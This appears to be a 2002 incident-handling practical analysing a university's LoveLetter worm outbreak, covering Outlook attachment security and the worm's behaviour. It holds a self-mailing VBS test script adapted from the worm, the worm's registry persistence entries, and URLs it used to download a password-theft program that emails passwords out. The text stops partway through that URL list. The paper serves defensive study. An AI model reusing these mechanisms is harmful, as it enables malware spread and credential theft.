VBS/Loveletter@MM Worm Incident

Incident Handling Version 2.0 Practical

Option 1: Exploit in Action

Stanley J. Hearn

March 20, 2002

CONTENTS

EXECUTIVE SUMMARY

May 4th, 2000 was a day that would change my company's security posture forever. That was the day that we experienced the LoveLetter Worm (VBS/Loveletter@MM, CA-2000-04). I've chosen to make this incident the focus of my paper because my company was not well prepared, and in the preparation phase we made a few erroneous assumptions. The “lessons learned” phase of the incident was a huge eye opener, and I will detail the multiple posture improvements made because of the lessons learned from this incident. We did not have a formal incident response team or a written incident response policy at the time of the incident. Through diligence and prudent judgement, we were able to recover with minimal losses. This paper will discuss the incident response phases of preparation, identification, containment, eradication, recovery, and the valuable lessons learned as it relates to our LoveLetter Worm incident.

BACKGROUND

The “company”, in which I work, referred to in this paper, is a non-profit private graduate research university. Due to the openness of most campus networks and the myriad of computing needs, it is challenging to enforce a good security policy. If a computer system is running testing software that is the cornerstone of a large research grant, it’s difficult to mandate that the system run virus software if such virus detection software has an adverse impact on the testing software. So we must be diligent and creative when enforcing security policies.

We’d witnessed email-borne worms before (e.g. Melissa-March 1999) but these had propagated by exploiting Microsoft mail clients. We were using Qualcomm's Eudora as our email client and were minimally affected by these incidents and felt shielded, albeit erroneously, against these attacks. With previous Microsoft Outlook worms, when one of our users executed the worm, it wasn't able to propagate. Yes, it infected the workstation, but without Outlook installed and configured, it couldn't fulfill it’s role as a mass mailer and propagate to the entire company or worse, outside the company. Shortly before May 2000, we began to use the Outlook client for group scheduling and contact information management. We were still not using it as an email client and felt confident that we were at minimal risk to these attacks. We began to deploy Outlook on over 100 workstations.

PART 1 THE EXPLOIT

Love Letter Worm (VBS/Loveletter@MM)

This worm was first discovered on May 4, 2000 in the Philippines. It is a Visual Basic Script (VBS) program that propagates as a mass mailer (MM). It is also known by the names Loveletter Worm and Love Bug. This worm arrives in an email with an attachment of LOVELETTER-FOR-YOU.TXT.vbs.

Operating Systems

Windows Scripting Host (WSH) is a language-independent scripting host for 32-bit Windows platforms. Microsoft Visual Basic and Java Script scripting engines are provided with WSH. WSH was initially provided with Internet Explorer version 5.0.

All Microsoft 32-bit Windows operating systems with WSH installed may be vulnerable to this worm. This includes Microsoft Windows 95/98/2000/ME/NT 4.0/XP. VBS scripts are used by applications and will are automatically installed by them if needed. Uninstalling WSH may effect the operation of those applications. It is better to disable the ability of a user to execute a script and disable the ability for a script to automatically send emails without warnings.

Because it is best to leave WSH installed and it is difficult to determine what level of e-mail attachment security is in place, I demonstrate in the next section how to determine your level of vulnerability.

Protocols/Services/Applications

The basis of this worm and its variants is Social Engineering. It tricks the recipient in two main ways. One, the email usually comes from someone they know. It's someone that has them in their Outlook address book. We usually instruct our users to not execute attachments from someone that they do not know. This incident has demonstrated that we can no longer use this as our only red-flag warning. Two, the default setting of Windows to hide known file type extensions makes the attachment appear to be a benign text file. This worm also replaces select files found on all drives with itself and renames the files to have the same filename plus a VBS extension. A user wasn't required to execute an attachment to be infected, they simply had to open an infected file thinking that they were opening a photo or a music file. The most common, but not the only, means of infection was executing the attachment.

Windows Scripting Host is a powerful automation language used by several applications. It is feature rich and powerful. It contains a Visual Basic and a Java Script scripting component. The worm uses a VBS MAPI call to Outlook in order to read the address book and to send the email.

```
     set out=WScript.CreateObject("Outlook.Application")
     set mapi=out.GetNameSpace("MAPI")
```


Without Microsoft Outlook, the worm cannot fulfill its role as a mass mailer but the worm will still perform its other destructive functions. Un-patched versions of Microsoft

Outlook 97/98/2000 are susceptible to allowing users to execute VBS scripts in attachments. Patches for Outlook were released in the following months (Microsoft Security Patch Document Q235309)

- July 1999 - Outlook version 8.04.8018
- June 2000 - Outlook 98 SR1
- August 2001 - Outlook 2000 SR1
- Outlook XP was released with the security patch in place to warn a user of executable attachments.

There are two methods used by these security patches to address executable attachments. Outlook 97 and 98 deals with attachment security differently than Outlook 2000 and XP.

Outlook 97 and 98 will give the user a warning when they attempt to execute an attachment. But they will be allowed to execute it if they first save it to disk. This behavior is dictated by the attachment execution setting of HIGH and the attachment having one of these suffixes: `.ade, .adp, .bas, .bat, .chm, .cmd, .com, .cpl, .crt, .exe, .hlp, .hta, .inf, .ins, .isp, .js, .jse, .lnk, .mda, .mdb, .mde, .mdz, .msc, .msi, .msp, .mst, .pcd, .pif, .reg, .scr, .sct, .shs, .url, .vb, .vbe, .vbs, .wsc, .wsf or .wsh`. The executable attachment security setting is located on the ATTACHMENTS tab in the menu TOOLS -> OPTIONS. The tab appears after applying the security patch.



Attachment Security


Attachments and links in messages can contain content or executable code that might potentially cause security problems. These settings control how potential problems are dealt with:

Security Method

(●) High: (recommended for all users)
You are warned of all security problems. You can choose whether or not to view potentially unsafe attachments or links.

( ) None: (not recommended)
You are not protected from any security problems. Use this setting only if you are sure all messages you receive are safe.

When an executable email attachment is opened, this dialogue is displayed.



WARNING!

The file may contain a virus that can be harmful to your computer. It is important to be VERY certain that this file is safe before you open it. You must save this file to disk before it can be opened.

Filename: test-wsh.vbs

Type: VBScript Script File

Outlook 2000/XP has divided file types into two categories. Look in Outlook Help under the topic “Security and Encryption” in the subtopic of “About Email Security.”

Level 1 attachments, like .bat, .exe, .vbs, and .js, are treated as dangerous. You cannot send, receive, or forward emails with these attachments. You also can't remove file types from Level 1. You can add to level 1 though. The inbox will show a paperclip in the attachment column and a warning in the header stating that the attachment has been blocked. A screen snapshot of the inbox is shown in the next section.

Level 2 attachments in an email will show the attachment icon and if opened will invoke a warning if the security level is set HIGH. The warning message will give you the opportunity to save the attachment locally and then the user must find it to execute it outside of Outlook. File type extensions can be added and removed from Level 2.

Testing for Level of WHS Vulnerability

To test if an operating system and Outlook is vulnerable to a WHS attack and to what extent it warns the user, I've taken part of the LoveLetter script and created a tool that will assist in determining if a

- System has WHS installed and can execute a VBS script by double clicking or running the command line
- Script can automatically read your address book without warnings
- Send an automatic email without warnings

Create the following script and name it `test-wsh.vbs`. Replace the Outlook username (male.Recipients.Add) with your own username.


```
emailtest()

sub emailtest()
  dim regedit, out, mapi, male
  set out=WScript.CreateObject("Outlook.Application")
  set mapi=out.GetNameSpace("MAPI")
  set male=out.CreateItem(0)
          male.Recipients.Add("Hearn, Stan")
          male.Subject = "Testing WSH Barriers"
          male.Body = "This was just a test!"
          male.attachments.add("test-wsh.vbs")
          male.Send
  Set out=Nothing
  Set mapi=Nothing
end sub
```

Now execute the script either by double clicking on it or by executing this command:

```
wscript.exe test-wsh.vbs
```

Shown here are the dialogues one would see if running Outlook XP. When the script executes, it creates an Outlook object to send mail and when it attempts to access the address book, Outlook will give this warning:



Microsoft Outlook

A program is trying to access e-mail addresses you have stored in Outlook. Do you want to allow this?

If this is unexpected, it may be a virus and you should choose "No".

This dialogue box gives the user the option of allowing the program to access the e-mail addresses. The option is given to select YES or to grant access for a specific amount of time. After granting access, then Outlook will warn that a program is attempting to send an email.

After the address book access is allowed, this dialogue will be displayed.



Microsoft Outlook

A program is trying to automatically send e-mail on your behalf.
Do you want to allow this?

If this is unexpected, it may be a virus and you should choose "No".

Microsoft has added a time delay to this dialogue. After about five seconds the YES button is enabled. This allows the user enough time to read the text and it stops the users that speed click through dialogues without reading them.

Once the script has sent itself to you, check your mail. Because the attachment falls into the Level 1 category of the executable attachment types, you will see this in your Outlook inbox:


Testing WSH Barriers - Message (HTML)
File Edit View Insert Format PGP Tools Actions Help
Type a question for help
Reply Reply to All Forward

Outlook blocked access to the following potentially unsafe attachments: test-wsh.vbs.

From: Hearn, Stan
Sent: Tue 4/23/02 1:01 PM
To: Hearn, Stan
Cc:
Subject: Testing WSH Barriers

This was just a test!

The message contains a notice that the attachment has been removed.

If you are able to execute this script and don't receive any notices, your system doesn't have the Outlook Attachment Security Patch installed.

Brief Description

LoveLetter was written as a Visual Basic Script (VBS). It is classified as a Windows mass mailer worm. There doesn't exist a Common Vulnerabilities and Exposures number for this worm. The CERT Coordination center has given it a designation of Cert Advisory CA-2000-04. The most common means of infection was executing an attachment that was disguised as a text file in an email. It also infected all local and network drives by replacing common files with copies of itself and a VBS extension. This offered another way of inadvertently executing the script.

Microsoft Windows default behavior is to hide known file type extensions. A file whose filename is LOVE-LETTER-FOR-YOU.TXT.vbs would appear to the user, with the real extension (VBS) hidden, to be a harmless text file. Most victims thought they were opening a harmless text file.

Upon execution, the worm:
- Creates copies of itself in the windows directory
- Destroys over 11 different file types replacing them with an executable version of itself and adding a `.VBS` extension to the filename
- Destroys the above files on local and shared drives
- Emails itself to every address appearing in the Outlook address book
- Attempts to propagate itself using Internet Relay Chat (IRC) if it detected mIRC was installed

- Places references to itself in the registry so that it will execute again on startup
- Changes Internet Explorer start page
- Attempts to download and install a password theft program

The Love Letter Worm traveled quickly through the Internet. The Cert Coordination Center alone received reports of over 500,000 infections[1] .

LoveLetter Variants

At last count 81 variants of this worm have been identified in the wild–VBS.LoveLetter.a to VBS.LoveLetter.CN as categorized by Symantec[2]. They differ in many subtle ways such as the email content, the attachment name, and worm functionality. Some of the variants even claimed to be virus alerts stating that the attached file would "scan and clean your system" for the worm. The variants do a very good job improving on the Social Engineering of the original LoveLetter.

We received reports within 4 hours of our first incident of numerous variants already spreading through the Internet. The fact that this was a VBS text file made it easy for the average cracker to modify and re-deploy the worm. A few examples of variants are:

- VBS.LoveLetter.C (Very Funny)
  - Email subject: fwd: Joke
  - Attachment: VeryFunny.VBS
- VBS.LoveLetter.E (Mother's Day)
  - Email subject: Mothers Day Order Confirmation
  - Body: We have proceeded to charge your credit card amount of $326.92 for the mothers day diamond special. We have attached a detailed invoice to this email. Please print out the attachment and keep it in a safe place. Thanks Again and Have a Happy Mothers Day! mothersday@subdimension.com
  - Attachment: mothersday.vbs
- VBS.LoveLetter.K (Important! Read carefully!!)
  - Email subject: Important! Read carefully!!
  - Body: Here's the easy way to fix the love virus.
  - Attachment: Important. How to protect yourself from the IL0VEY0U bug!

References

There are numerous web pages dedicated to this worm and its variants. Listed here are some of the best. There are more listed in the reference section of this paper.

- Command - AntiVirus Software <http://www.command.co.uk/html/virus/love.html>
- F-Secure <http://www.europe.f-secure.com/v-descs/love.shtml>

- Symantec <http://securityresponse.symantec.com/avcenter/venc/data/vbs.loveletter.a.html>
- Cert.Org "Anti-Virus Vendor Information" <http://www.cert.org/advisories/CA-2000-04.html#antivirus>


PART 2 THE ATTACK

Description and Diagram of Network

My company had 12 UNIX systems, two NT version 4.0 fileserver systems [primary and backup domain controllers], and over 300 Windows and Macintosh workstations. The interconnecting network consisted of 6 subnets being served by two Cisco 4500 routers. Each floor of our building is a separate subnet. The subnet connections from the routers are fed to a Cabletron MMAC hub. These MMAC cabinets are expandable with 24 port 10BaseT blades up to 192 ports.

All server systems were contained in one room. The operating software and backup tapes for those machines were kept in the same room.

Our NT fileserver was running Microsoft Exchange version 5.5 but it did not have SMTP or POP3 services enabled or running. Outlook, running on the workstations, was configured only to use Remote Procedure Calls (RPC's) to communicate to the Exchange server.



Brief Protocol Description

The two protocols used by LoveLetter are Social Engineering and the Openness of Windows Operating Systems and Applications.

The Social Engineering aspect of the worm is attained by disguising the email attachment as a benign text file and having the email originate from someone that has the recipient in their address book.

The attack of the openness of the Windows Operating Systems and Applications is achieved on many levels. VBS is a powerful scripting language. Unchecked, a script has almost unlimited access to the system. Windows default behavior of hiding known file type extensions was also exploited successfully. Outlook maintains an address book of every Exchange user. It was easy for the worm to get this list and email itself to everyone on it.

How The Exploit Works

The source code of the LoveLetter worm is shown in **Listing 2**. The Visual Basic Script attempts to propagate itself and in doing so will cause a denial of service attack by overloading the Exchange server with emails.

The script contains 8 subroutines and 3 functions. They are:

```
sub main() # Main subroutine
sub regruns() # 1) Creates two registry entries, 2)read
    Internet Explorer download directory registry entry,
    3) randomly sets Internet Explorer’s startup page to
    one of four web addresses pointing to WIN-BUGSFIX.exe
sub listadriv # gather list of every local and remote
    drive and then call folderlist subroutine
sub infectfiles(folderspec) # cycle through each folder
    and infect each file found with a target extension
sub folderlist(folderspec)
sub regcreate(regkey,regvalue) # creates registry entry
function regget(value) # reads registry entry given key
function fileexist(filespec) # returns true if file
    exists
function folderexist(folderspec) # returns true if folder
    exists
sub spreadtoemail() # replicate itself through email
sub html # create HTML files
```

The important variables used throughout the script are:

- vbscopy - copy of itself
- dirwin - Windows O.S. Directory
- dirsystem - Windows O.S. System Directory
- dirtemp - Windows O.S. Temporary Directory
- downread - Internet Explorer Download Directory

Upon execution the script performs these tasks:

Lines 26-28, 142 - Create copies of itself using these filenames:

```
dirsystem&\MSKERNEL32.VBS
dirwin&\WIN32DLL.VBS
dirsystem&\LOVE-LETTER-FOR-YOU.TXT.VBS
dirsystem&\LOVE-LETTER-FOR-YOU.HTM
```

Lines 38 and 42 - makes these registry entries in the `HKLM\Software\Microsoft\Windows\CurrentVersion\` branch to execute itself on boot

```
Run\MSKernel32=WINDOWS\SYSTEM\MSKernel32.vbs
RunServices\Win32DLL=WINDOWS\Win32DLL.vbs
```

Line 44 - Checks to see if there's a registry entry for "`HKCU\Software\Microsoft\Internet Explorer\Download Directory`", if it doesn't exist, the variable `downread` is set to "`c:\`"

Line 49-70 - If the WinFAT32.exe file exists then a random number from 1 to 4 is generated. It sets the Internet Explorer Start Page to one of four possible pages: (WIN-BUGSFIX.exe is a password theft program which will attempt to email cached passwords to MAILME@SUPER.NET.PH)

1) "`http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe`"


2) "`http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe`"

